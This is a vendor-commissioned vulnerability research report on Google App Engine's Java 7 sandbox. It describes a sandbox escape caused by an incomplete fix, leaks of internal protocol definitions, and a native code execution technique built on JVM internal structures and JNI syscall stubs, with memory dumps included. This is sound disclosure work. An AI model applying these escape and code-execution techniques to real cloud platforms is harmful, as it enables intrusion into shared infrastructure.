

Google Vulnerability Research Grant

Google App Engine

Sep-Oct 2018

DISCLAIMER

INFORMATION PROVIDED IN THIS DOCUMENT IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, AND TO THE MAXIMUM EXTENT PERMITTED BY APPLICABLE LAW NEITHER SECURITY EXPLORATIONS, ITS LICENSORS OR AFFILIATES, NOR THE COPYRIGHT HOLDERS MAKE ANY REPRESENTATIONS OR WARRANTIES, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE OR THAT THE INFORMATION WILL NOT INFRINGE ANY THIRD PARTY PATENTS, COPYRIGHTS, TRADEMARKS, OR OTHER RIGHTS. THERE IS NO WARRANTY BY SECURITY EXPLORATIONS OR BY ANY OTHER PARTY THAT THE INFORMATION CONTAINED IN THE THIS DOCUMENT WILL MEET YOUR REQUIREMENTS OR THAT IT WILL BE ERROR-FREE.

YOU ASSUME ALL RESPONSIBILITY AND RISK FOR THE SELECTION AND USE OF THE INFORMATION TO ACHIEVE YOUR INTENDED RESULTS AND FOR THE INSTALLATION, USE, AND RESULTS OBTAINED FROM IT.

TO THE MAXIMUM EXTENT PERMITTED BY APPLICABLE LAW, IN NO EVENT SHALL SECURITY EXPLORATIONS, ITS EMPLOYEES OR LICENSORS OR AFFILIATES BE LIABLE FOR ANY LOST PROFITS, REVENUE, SALES, DATA, OR COSTS OF PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES, PROPERTY DAMAGE, PERSONAL INJURY, INTERRUPTION OF BUSINESS, LOSS OF BUSINESS INFORMATION, OR FOR ANY SPECIAL, DIRECT, INDIRECT, INCIDENTAL, ECONOMIC, COVER, PUNITIVE, SPECIAL, OR CONSEQUENTIAL DAMAGES, HOWEVER CAUSED AND WHETHER ARISING UNDER CONTRACT, TORT, NEGLIGENCE, OR OTHER THEORY OF LIABILITY ARISING OUT OF THE USE OF OR INABILITY TO USE THE INFORMATION CONTAINED IN THIS DOCUMENT, EVEN IF SECURITY EXPLORATIONS OR ITS LICENSORS OR AFFILIATES ARE ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

THIS PUBLICATION COULD INCLUDE TECHNICAL INACCURACIES OR TYPOGRAPHICAL ERRORS.

1	INTRODUCTION	5
2	STARTING POINT	6
2.1	Java 7 Communication channels.....	7
3	THE RESERACH	8
3.1	Issue 1 (GAE Java 7 sandbox escape)	9
3.2	Initial information retrieval.....	10
3.2.1	Issue 2 (appengine-impl.jar leak)	10
3.3	Extraction of protocol definitions	11
3.4	Native code execution	13
3.5	Launcher arguments	14
3.6	Process environment	16
3.7	Network services visibility.....	19
3.7.1	Issue 3 (resolving of internal DNS names)	20
3.8	Network connections.....	20
3.8.1	Issue 4 (establishing connections with internal addresses).....	22
3.9	Communication endpoints.....	22
3.10	Filesystem visibility	23
3.10.1	Issue 5 (passwd.borg leak)	23
3.10.2	File system permissions	26
3.10.3	Hidden files and directories	27
3.10.4	Device drivers.....	27
3.10.5	Filesystem mounts	28
3.11	Process memory.....	28
3.12	Proxy File system.....	30
3.13	UDRPC	31
3.13.1	libcproxy hijack.....	31
3.13.2	UDRPC packet header	34
3.14	FD3 Communication channel.....	37
3.14.1	FDProxy service	37
3.14.2	DeviceService	39
3.15	FD4 Communication channel.....	41
3.15.1	APIHost service	42
3.15.2	EPOLL FD	44
3.15.3	Issue 6 (potential log manipulation)	45

3.15.4	The hunt for AppInfo.....	45
3.15.5	Custom requests	52
3.16	Security of Protobuf implementation	53
3.17	Internal AppEngine headers.....	54
3.18	Issue 7 (potential Request Thread escape / billing escape).....	56
3.19	Cloud Debugger Agent	57
3.20	RPC switch.....	59
3.20.1	form handler	62
3.21	Issue 8 (potential leak of obfuscated Gaia key)	63
3.22	GRPC.....	63
3.22.1	Issue 9 (potential Protobuf descriptors leak).....	65
3.23	gVisor	67
3.24	GOOGLE APIs.....	70
3.25	The potential (over?)importance of Host HTTP header	70
4	AREAS FOR FURTHER RESEARCH.....	71
5	POC AND TOOLS DESCRIPTION	72
5.1	Proof of Concept servlet	72
5.2	Tools.....	75
5.2.1	ProtoExtract	75
5.2.2	ApisDump.....	76
5.2.3	Logger.....	77
5.2.4	GenAsm.....	77
5.2.5	LibNative	78
6	SUMMARY.....	78
7	REFERENCES	79
	APPENDIX A.....	80
	APPENDIX B.....	83
	APPENDIX C.....	86

1 INTRODUCTION

This report contains brief summary of the work conducted as part of the Google Vulnerability Research Grant issued by Google to Security Explorations for a security research targeting Google App Engine environment.

Google decided to issue the grant as a result of the concerns expressed by us regarding security of its cloud environment. Our concerns had the basis in the following:

- in 2014, Security Explorations could not proceed with its investigation of GAE beyond the JVM environment¹,
- in 2016 / 2017, Google decided to disable Java 8 security sandbox,
- more information has been published about Borg [1], GRPC [2], ProtoBufs [3] and internal operation of Google services and network [4],
- in 2017, Security Explorations received an inquiry from a nation state that expressed interest in "cloud / web applications capabilities"²,
- In 2018, an 18-year-old Uruguayan student demonstrated a successful hack of a non-production GAE environment [5].

The designated timeframe for the work conducted was 1 calendar month³.

While the primary goal of this report is to provide Google with information pertaining to the results obtained (weaknesses found), it also describes the areas that were subject to the investigation, but had not produced any results.

Additionally, throughout the report some directions that would be undertaken by us to further investigate the target are given. Occasionally, some ideas regarding potentially interesting research are also presented.

The above is done for a reason. We believe that it can be beneficial for Google to learn about the areas that either triggered our attention in some way or would be further explored if time permitted.

Such a construction of the report naturally reflects our processes and the way we conduct security research of a given target. As such, it could reflect the processes and research of real attackers with more resources (and time in particular).

Throughout this paper, whenever GAE Java environment is mentioned, by default it refers to version 7 unless version 8 is implicitly implied. In a similar fashion, whenever a reference to old sandbox or GAE environment is made, it implies the environment we worked with in 2014/2015.

¹ we did neither go after, nor publish anything about non-JVM stuff per agreement with Google.

² this is stated in our FAQ, we refused upon no response from the inquiring party about the legal basis of the work to be done.

³ for personal reasons, the work could not be conducted within the designated timeframe in a full time manner (the actual timeframe was 2 calendar months).

2 STARTING POINT

Per agreement with Google, our GAE for Java work conducted as part of SE-2014-02 project [7] could be completed provided that it was done within Java VM and not moved on into next sandboxing layers (OS sandbox).

For this new research, we decided to start from the point that was abandoned in 2014. This was the GAE for Java 7 environment and its internal UDRPC communication channel in particular.

The rationale for this was the following:

- while security sandbox in Java 8 environment was turned off completely, this was not done for Java 7, all regardless of the fact that considerable improvements were done at OS sandbox level (Java security sandbox bypasses were not considered as eligible for VRP rewards any more, Google engineers spent nearly a year to develop additional sandboxing mechanisms⁴),
- Java 7 was to be deprecated soon (Jan 2018).

We suspected the above could be done for a reason and that Java 7 environment could have its pitfalls (weaker sandbox, potential secrets to be revealed about sandbox operation, etc.).

Additionally, significant information about GAE Java 7 environment was known by us. We believed that directions taken while improving its security could provide valuable insight into the architecture / implementation of its newer incarnation in Java 8 environment.

Thus, we selected this direction as the best candidate in a search for any security weakness or compromise of GAE.

⁴ information received from Google.

2.1 Java 7 Communication channels

GAE JVM sandbox




Fig. 1 The building blocks of a GAE Java Runtime sandbox (Java 7 case, 2014).

GAE Java Runtime for Java 7 (Fig. 1) relies on two communication channels for both servicing and handling specific RPC request. Both channels are setup as part of the sandbox startup process. They are available through predefined file descriptor numbers.

The native Java Runtime layer relies on file descriptor 3 (FD3 channel). The non-native layer makes use of file descriptor 4 (FD4 channel).

FD3 channel is primarily used for accessing *DeviceService* and *FDProxy* RPC services [APPENDIX A][APPENDIX B]. This is the service that provides Virtual File System access to the GAE runtime.

FD4 channel is used to proxy various GAE API requests through *ApiHost* RPC service [APPENDIX C]. Table 1 presents the status of GAE APIs that were available⁵ through this service to user applications as of Oct 2014.

ApiHost package	Google RPC service name	Capability status
datastore_v3	DatastoreService	enabled
urlfetch	URLFetchService	enabled
User	UserService	enabled

⁵ Their corresponding capability status was configured to the value: ENABLED.

xmpp	XmppService	enabled
stubby	StubbyService	unknown
System	SystemService	enabled
taskqueue	TaskQueueService	enabled
remote_socket	RemoteSocketService	enabled
Secrets	SecretsService	unknown
Sms	SmsService	unknown
matcher	MatcherService	enabled
Rdbms	SqlService	enabled
Mail	MailService	enabled
Images	ImagesService	enabled
File	FileService	enabled
basement	BasementService	unknown
blobstore	BlobstoreService	enabled
capability_service	CapabilityService	enabled
app_config_service	AppConfigService	unknown
app_identity_service	SigningService	unknown
conversion	???	enabled
memcache	MemcacheService	enabled
Search	SearchService	enabled
modules	ModulesService	enabled

Table 1 The status of GAE APIs available through *ApiHost* RPC service to user applications (2014).

3 THE RESERACH

In order for the research to proceed, Java 7 security sandbox needed to be bypassed. In the past, we found out that GAE Java 7 environment was not up to date. Additionally, GAE required tight integration with the underlying Java environment, which made any upgrades difficult and time consuming. This along the upcoming deprecation could indicate that some old Java vulnerabilities should be sufficient to achieve JVM security sandbox escape.

For that reason, we investigated Oracle CPUs for Java SE [8] published in a time period of Jul 2016-Apr 2018. Not all vulnerabilities announced by Oracle could be used for our purpose as GAE enforced a limited visibility of JRE classes through the notion of a *WhiteList*. As a result, we ended up with 2 candidate vulnerabilities that could be potentially successful to achieve our goal:

- CVE-2017-10346 OpenJDK: insufficient loader constraints checks for *invokespecial* (Hotspot, 8180711) [9],
- CVE-2016-3606 OpenJDK: insufficient bytecode verification (Hotspot, 8155981) [10].

A closer inspection of OpenJDK source code changes (fixes) for the above vulnerabilities has lead us to the conclusion that it might take us at least a week to implement a successful Proof of Concept code for any of them. We concluded this upon the low level nature (bytecode verifier, HotSpot operation) of the candidate weaknesses. We didn't have so much time. So, we decided to have a look at our findings from 2014/2015 in a hope something useful will be revealed.

3.1 Issue 1 (GAE Java 7 sandbox escape)

The last vulnerabilities reported to Google as part of SE-2014-02 project included Issues 37 and 40 [11][12].

Issue 37 made it possible to invoke static methods of certain, security sensitive classes such as `java.net.URLClassLoader` class. The problem stemmed from the fact that GAE API Interception mechanism assumes that static method lookups can be only done with respect to the classes that declare them. In Java, static methods are "inherited" by subclasses and are resolved in a similar way as instance methods. As a result, static methods can be successfully resolved from subclasses of the classes that declare them.

Issue 40 stemmed from the fact that no security checks were implemented in GAE that would correspond to the JRE security checks aimed at prohibiting access to restricted classes. GAE implements additional restricted classes namespace on top of the JRE, but it does not implement security checks in all locations where such classes could be referenced. More specifically, it does not implement the necessary security checks related to the class linking and methods resolution. As a result, user defined classes could be linked with restricted GAE classes (they could subclass from them and call their methods via `invokevirtual` / `invokespecial` / `invokestatic` bytecode instructions).

A fix for Issue 37 has been implemented. Issue 40 was evaluated by Google as WAI (working as intended).

We have however found that Issue 37 was not fixed correctly. As a result, access to unintercepted `newInstance` method of `java.net.URLClassLoader` class could be obtained. This leads to an arbitrary Class Loader instantiation and Class Sweeper / JRE Class Whitelisting escape. The bypass could be accomplished by simply changing the class instance provided as an argument to the `findStatic` method call. This is illustrated on Fig. 2.




Fig. 2 Illustration of a broken fix for Issue #37.

When combined with WAI Issue 40, Issue 37 could be successfully exploited to achieve a complete Java 7 security sandbox escape. The exploitation scenario proceeds with the help

of `com.google.apphosting.runtime.security.URLClassLoaderFriend` class and is described in a detail in our report from 2015 [11].

3.2 Initial information retrieval

Upon escaping the Java 7 security sandbox, we proceed with a standard information gathering about a target Java environment.

Class Loader classpaths revealed information about the filesystem location of Java Runtime binaries and core GAE classes (`loaders` cmd):

```
[LOADER com.google.apphosting.runtime.security.UserClassLoader@75ba14a4]
parent: null
urls:
- file:/base/alloc/tmpfs/dynamic_runtimes/java7b64/5cf21617294496b4/prebundled-connector-j/jdbc-mysql-connector.jar
- file:/base/data/home/apps/s~myfirstjapp/1.413328344050874681/WEB-INF/classes/
- file:/base/alloc/tmpfs/dynamic_runtimes/java7b64/5cf21617294496b4/api/appengine-api.jar
- file:/base/alloc/tmpfs/dynamic_runtimes/java7b64/5cf21617294496b4/prebundled/user-unprivileged.jar
- file:/base/alloc/tmpfs/dynamic_runtimes/java7b64/5cf21617294496b4/appengine-base64.jar
- file:/base/alloc/tmpfs/dynamic_runtimes/java7b64/5cf21617294496b4/appengine-protobuf.jar
[LOADER com.google.apphosting.runtime.security.RuntimeClassLoader@30307ae3]
parent: null
urls:
- file:/base/alloc/tmpfs/dynamic_runtimes/java7b64/5cf21617294496b4/runtime-shared.jar
- file:/base/alloc/tmpfs/dynamic_runtimes/java7b64/5cf21617294496b4/runtime-impl.jar
- file:/base/alloc/tmpfs/dynamic_runtimes/java7b64/5cf21617294496b4/runtime-impl-third-party.jar
```

3.2.1 Issue 2 (*appengine-impl.jar leak*)

A closer inspection of the filesystem (`jls` cmd) directory containing JAR files showed that `runtime-impl.jar` was nearly 170MB in size:

```
[/base/alloc/tmpfs/dynamic_runtimes/java7b64/5cf21617294496b4]
api <DIR>
appengine-api.jar 18862663
appengine-base64.jar 3438
appengine-base64.jar.preverified 3604
appengine-protobuf.jar 2007898
appengine-protobuf.jar.preverified 2028926
builtins <DIR>
cdbg_java_gae_agent.so 36261599
java_runtime_launcher 236661018
jdk7_runtime-bootstrap.jar 436416
libconscrypt_openjdk_jni.so 7498259
libhermetic_stdcc++.so 2553334
libjavaruntime.so 253039103
libruntimejni.so 27491
libudrpcjni.so 102874
prebundled <DIR>
prebundled-connector-j <DIR>
restricted-class-stubs.jar 21101893
runtime-impl-third-party.jar 844901
runtime-impl.jar 172187709
runtime-main.jar 622823
runtime-shared.jar 669407
```

```

servlet_api.jar                190152
servlet_api31.jar              367350
user-privileged.jar            182394

```

In 2014, we signaled that this binary was leaking too much data about Google internals (protocols, services and their implementation). It was surprising to see that nearly 2x more data was leaked when compared to year 2014 and 9x more than in Java 8 environment. This is illustrated in Table 2.

ARCHIVE	ENVIRONMENT	SIZE	PROTOBUF COUNT
runtime-impl.jar (2014)	Java 7	121611976	542
runtime-impl.jar (Aug 2018)	Java 7	152005753	923
runtime-impl.jar (Oct 2018)	Java 7	172665909	1032
legacy.jar (Aug 2018)	Java 8	69610967	65
runtime-impl.jar (Aug 2018)	Java 8	19472579	110

Table 2 Statistics regarding Protobuf definitions included in GAE JAR files.

Similarly, Java launcher binary from 2014 included only 68 proto files. In 2018, it was possible to extract 271 proto files from the launcher binary and 68 from the Cloud Debugger Agent.

While the data contained in the core GAE implementation JAR might not be of any immediate use, we consider it risky to expose so much data about Google internals. The reason is twofold. First, attackers can learn a lot about Google (services, protocols, auth mechanisms, network addresses, etc.), second this data may turn out to be very useful at some later stage of an attack against company (when successful compromise of Google network is accomplished and a need to either locate specific resources or establish communication with given services arise).

3.3 Extraction of protocol definitions

Extracting protocol definition (.proto files) from JAR archives was accomplished with the use of our unpublished `ProtoExtract` tool developed back in 2014. Knowing that the core implementation JAR leaked more data than in 2014, we decided to investigate the services and protocols implemented by the main GAE for Java binary file as well:

```

java_runtime_launcher          236661018

```

The goal of this was to see whether there has been any changes to services bound to FD3 Communication channel.

There were several similarities and differences regarding the main file when compared to 2014 though. The main binary was still not stripped. As such, lots of symbol information was embedded in it. The file was however smaller than in 2014 (236MB vs. 468MB of `libjavaruntime.so`)⁶. Finally, the runtime binary was 64-bit ELF file, not 32-bit as in the past.

⁶ this could be partly due to the fact that significant amount of symbolic information such as DWARF was removed from it along the server side portion responsible for the sandbox implementation.

Our GAE ELF tools (for loading, disassembly and inspection) from 2014 were 32-bit focused. So, in order to handle the new file and extract any protobuf definitions from it we decided to implement support for ELF64 binary files in our main ProtoExtract tool.

As a result of the investigation of the `java_runtime_launcher` binary in IDA [13], we discovered a bunch of symbols that shared a common `descriptor_table_prefix` (Fig. 3). These symbols corresponded to data structures that contained various references to ProtoBuf definitions embedded in the binary file:

Name	Address	Public
D descriptor_table_WVW7p5DrmoG	0000000003B04D40	P
D descriptor_table_Wh4OvATAqOc	0000000003B12EB0	P
D descriptor_table_WoBybID_IzM	0000000003AF12E0	P
D descriptor_table_WvS7k3LKVxf	0000000003B06F68	P
D descriptor_table_WxPm4Nqqha9	0000000003AFCD40	P
D descriptor_table_WxQ6o4xCQ16	0000000003AFF310	P
D descriptor_table_WzzyXn2SNrH	0000000003AF3228	P
D descriptor_table_Xj7DKtn8lsB	0000000003B0C2A8	P
D descriptor_table_XxoLVME9Crh	0000000003B00B88	P
D descriptor_table_Y0cKW2JY4bv	0000000003B09CE0	P
D descriptor_table_Y1hBcSp0RIa	0000000003AFF300	P
D descriptor_table_YL2sjVxBIq4	0000000003B06D20	P
D descriptor_table_YOXbIAuO67a	0000000003AF2768	P
D descriptor_table_YVvkoOARVKq	0000000003B10BD8	P
D descriptor_table_Z2n5p97XZXM	0000000003B10CA8	P
D descriptor_table_Z6sdtjokzvd	0000000003AF5470	P
D descriptor_table__0100WftGnJ	0000000003AFC190	P
D descriptor_table__5rHEoz8bZs	0000000003AFDFB8	P

Line 284269 of 382954

Fig. 3 `java_runtime_launcher` symbols with a shared `descriptor_table_prefix`.

The exact layout of descriptor table structure is denoted in Fig. 4.

```

.data:0000000003AF12E0      public descriptor_table_WoBybID_IzM
.data:0000000003AF12E0      ; proto2::bridge::MessageSet descriptor_table_WoBybID_IzM
.data:0000000003AF12E0      descriptor_table_WoBybID_IzM db 0 ; DATA XREF: LOAD:00000000021E9481o
.data:0000000003AF12E0      ; AddDescriptors_WoBybID_IzM(void)to ...
.data:0000000003AF12E1      db 0
.data:0000000003AF12E2      db 0
.data:0000000003AF12E3      db 0
.data:0000000003AF12E4      db 0
.data:0000000003AF12E5      db 0
.data:0000000003AF12E6      db 0
.data:0000000003AF12E7      db 0
.data:0000000003AF12E8      dq offset _Z24InitDefaults_WoBybID_IzMv ; InitDefaults_WoBybID_IzM
.data:0000000003AF12F0      dq offset unk_2F64091
.data:0000000003AF12F8      dq offset aApphostingSand ; "apphostingSand"
.data:0000000003AF1300      dq offset assign_descriptors_table_WoBybID_IzM
.data:0000000003AF1308      dq offset off_F8+3
03AF02E1 0000000003AF12E1: .data:0000000003AF12E1 (Synchronized with Hex View-1)

```

DESCRIPTOR TABLE

...	off 0x10	protobuf data
...	off 0x18	protobuf filename
...	off 0x28	protobuf size

Fig. 4 The layout of protobuf descriptor table structure.

Knowledge about the descriptor table symbols and the layout of the referenced structured made it possible to automatically extract Protobuf definitions from the main GAE runtime binary. Our ProtoExtract tool does the following for this purpose:

- ELF64 binary file is parsed⁷ and for each symbol defined of which names starts with `descriptor_table_` prefix, data pointed by virtual addresses at offsets 0x10 (protobuf data), 0x18 (protobuf file name) and 0x28 (protobuf data length) is extracted.
- the extracted Protobuf data is fetched to the `parseFrom` subroutine of `com.google.protobuf.DescriptorProtos.FileDescriptorProto` class
- a String representation of the `FileDescriptorProto` is saved into file.

3.4 Native code execution

In order to retrieve more precise information regarding target environment and for the purpose of being able to start interacting with it, a mechanism was needed to issue custom native / system calls.

For that reason we ported a code sequence accomplishing native code execution of our Proof of Concept Code from 2014, so that it would work reliably on 64-bit AMD64 architecture (the old code was targeting 32bit i386 architecture).

The porting primarily required reimplementing of assembly sequences responsible for native / system call invocation and discovering various offsets of internal JVM structures. The latter were needed for the purpose of discovering the RWX memory chunk pointed by the `_c2i_unverified_entry` pointer⁸ (the "bootstrap" chunk used for `mprotect` invocation preparing dedicated memory area for custom code execution)(Fig. 5).




Fig. 5 Discovering the rwx memory area pointed by methodOop's adapter handle.

⁷ in a rather naive manner.

⁸ the pointer was discovered by properly navigating through internal JVM structures (`Klass`, `methods` `objArrayOop` and compiled code ptr `_adapter` in particular).

The 64-bit JVM offsets were discovered by the means of a direct memory inspection (the alternative was to compile the OpenJDK on 64-bit Linux and make use of GDB).

There was however one obstacle that needed to be resolved. The POC was not working reliably. More specifically, we observed that it worked flawlessly when few native code sequences were issued (such as returning given constant value in RAX). Longer code sequences such as the one implementing system call invocation wrapper were triggering a crash instead.

After some trial and error analysis, we found out that the reason for that was the bootstrap RWX chunk location. The new codes required that its location was set to 0x100 bytes before the one pointed by the compiled ptr `_adapter`. This was the only way to resolve the crashes and make the native code execution work without problems in GAE Java 7.

While our initial plan was to target Java 7 environment, support for native code execution was also implemented for Java 8 as we planned to compare the behavior / implementation of both environments. However, in order to avoid unnecessary problems related to code porting (offsets of JVM structures could be again different in Java 8), we decided to make use of a class implementing a few Java Native Interface methods instead:

```
public static native long dlopen(String name);
public static native long dlsym(long handle, String name);
public static native long call(long addr, long a0, long a1, long a2, long a3, long
a4, long a5);
public static native long syscall(long num, long a0, long a1, long a2, long a3, long
a4, long a5);
```

As a result of all of these steps taken, a common platform was created that could be used in either Java 7 or Java 8 environment for low level invocation of arbitrary system or native libraries calls⁹. We were ready to start exploring the GAE environment.

3.5 Launcher arguments

Back in 2014, the arguments provided to the main `java_runtime_launcher` binary (the launcher) could be retrieved through `__google_auxv` symbol. Similar approach was used to discover command line arguments and environment variables used in Java 7 environment.

However, instead of being able to read exact values of `argv` and `envp` pointers directly as in 2014, raw memory needed to be retrieved where string contents of these tables resided. Its location was denoted by `(*__google_auxv)+0xa00` expression:

```
00c0: 00 00 00 00 50 57 44 3d 2f 62 61 73 65 00 47 41  ....PWD=/base.GA
00d0: 45 5f 45 4e 56 3d 73 74 61 6e 64 61 72 64 00 47  E_ENV=standard.G
00e0: 41 45 5f 52 55 4e 54 49 4d 45 3d 6a 61 76 61 37  AE_RUNTIME=java7
00f0: 00 54 4d 50 44 49 52 3d 2f 74 6d 70 00 54 45 53  .TMPDIR=/tmp.TES
0100: 54 5f 54 4d 50 44 49 52 3d 2f 62 61 73 65 2f 6c  T_TMPDIR=/base/l
```

⁹ some glitches needed to be resolved for Java 8 environment such as the need to load a native library in a Class Loader namespace consistent across HTTP requests (our POC creates several dynamic Class Loader at the time of serving each request, the limits of the JRE environment allow for loading of a given library only once into JVM). The actual details of resolving this seem to be beyond the scope of this paper.

```

0110: 6f 67 73 2e 31 36 37 32 2e 70 72 6f 64 2d 61 70 ogs.1672.prod-ap
0120: 70 65 6e 67 69 6e 65 2e 61 70 70 73 65 72 76 65 pengine.appserve
0130: 72 2e 61 70 70 68 6f 73 74 69 6e 67 2e 31 32 30 r.apphosting.120
0140: 35 35 39 31 35 37 30 30 37 2f 74 6d 70 2f 00 55 559157007/tmp/.U
0150: 53 45 52 3d 61 70 70 68 6f 73 74 69 6e 67 00 54 SER=apphosting.T
0160: 5a 3d 55 54 43 00 2f 62 61 73 65 2f 61 6c 6c 6f Z=UTC./base/all
0170: 63 2f 74 6d 70 66 73 2f 64 79 6e 61 6d 69 63 5f c/tmpfs/dynamic_
0180: 72 75 6e 74 69 6d 65 73 2f 6a 61 76 61 37 62 36 runtimes/java7b6
0190: 34 2f 62 36 31 32 63 31 31 39 32 65 34 36 62 61 4/b612c1192e46ba
01a0: 61 37 2f 6a 61 76 61 5f 72 75 6e 74 69 6d 65 5f a7/java_runtime_
01b0: 6c 61 75 6e 63 68 65 72 00 2d 2d 74 72 75 73 74 launcher.--trust
01c0: 65 64 5f 68 6f 73 74 3d 6c 6f 63 61 6c 68 6f 73 ed_host=localhos
01d0: 74 3a 32 35 38 33 34 00 2d 2d 61 70 70 6c 69 63 t:25834.--applic
01e0: 61 74 69 6f 6e 5f 72 6f 6f 74 3d 2f 62 61 73 65 ation_root=/base
01f0: 2f 64 61 74 61 2f 68 6f 6d 65 2f 61 70 70 73 00 /data/home/apps.
0200: 2d 2d 70 6f 72 74 3d 2d 31 00 2d 2d 61 70 69 5f --port=-1.--api_
0210: 63 61 6c 6c 5f 64 65 61 64 6c 69 6e 65 3d 35 2e call_deadline=5.
0220: 30 30 30 30 30 00 2d 2d 6d 61 78 5f 61 70 69 000000.--max_api

```

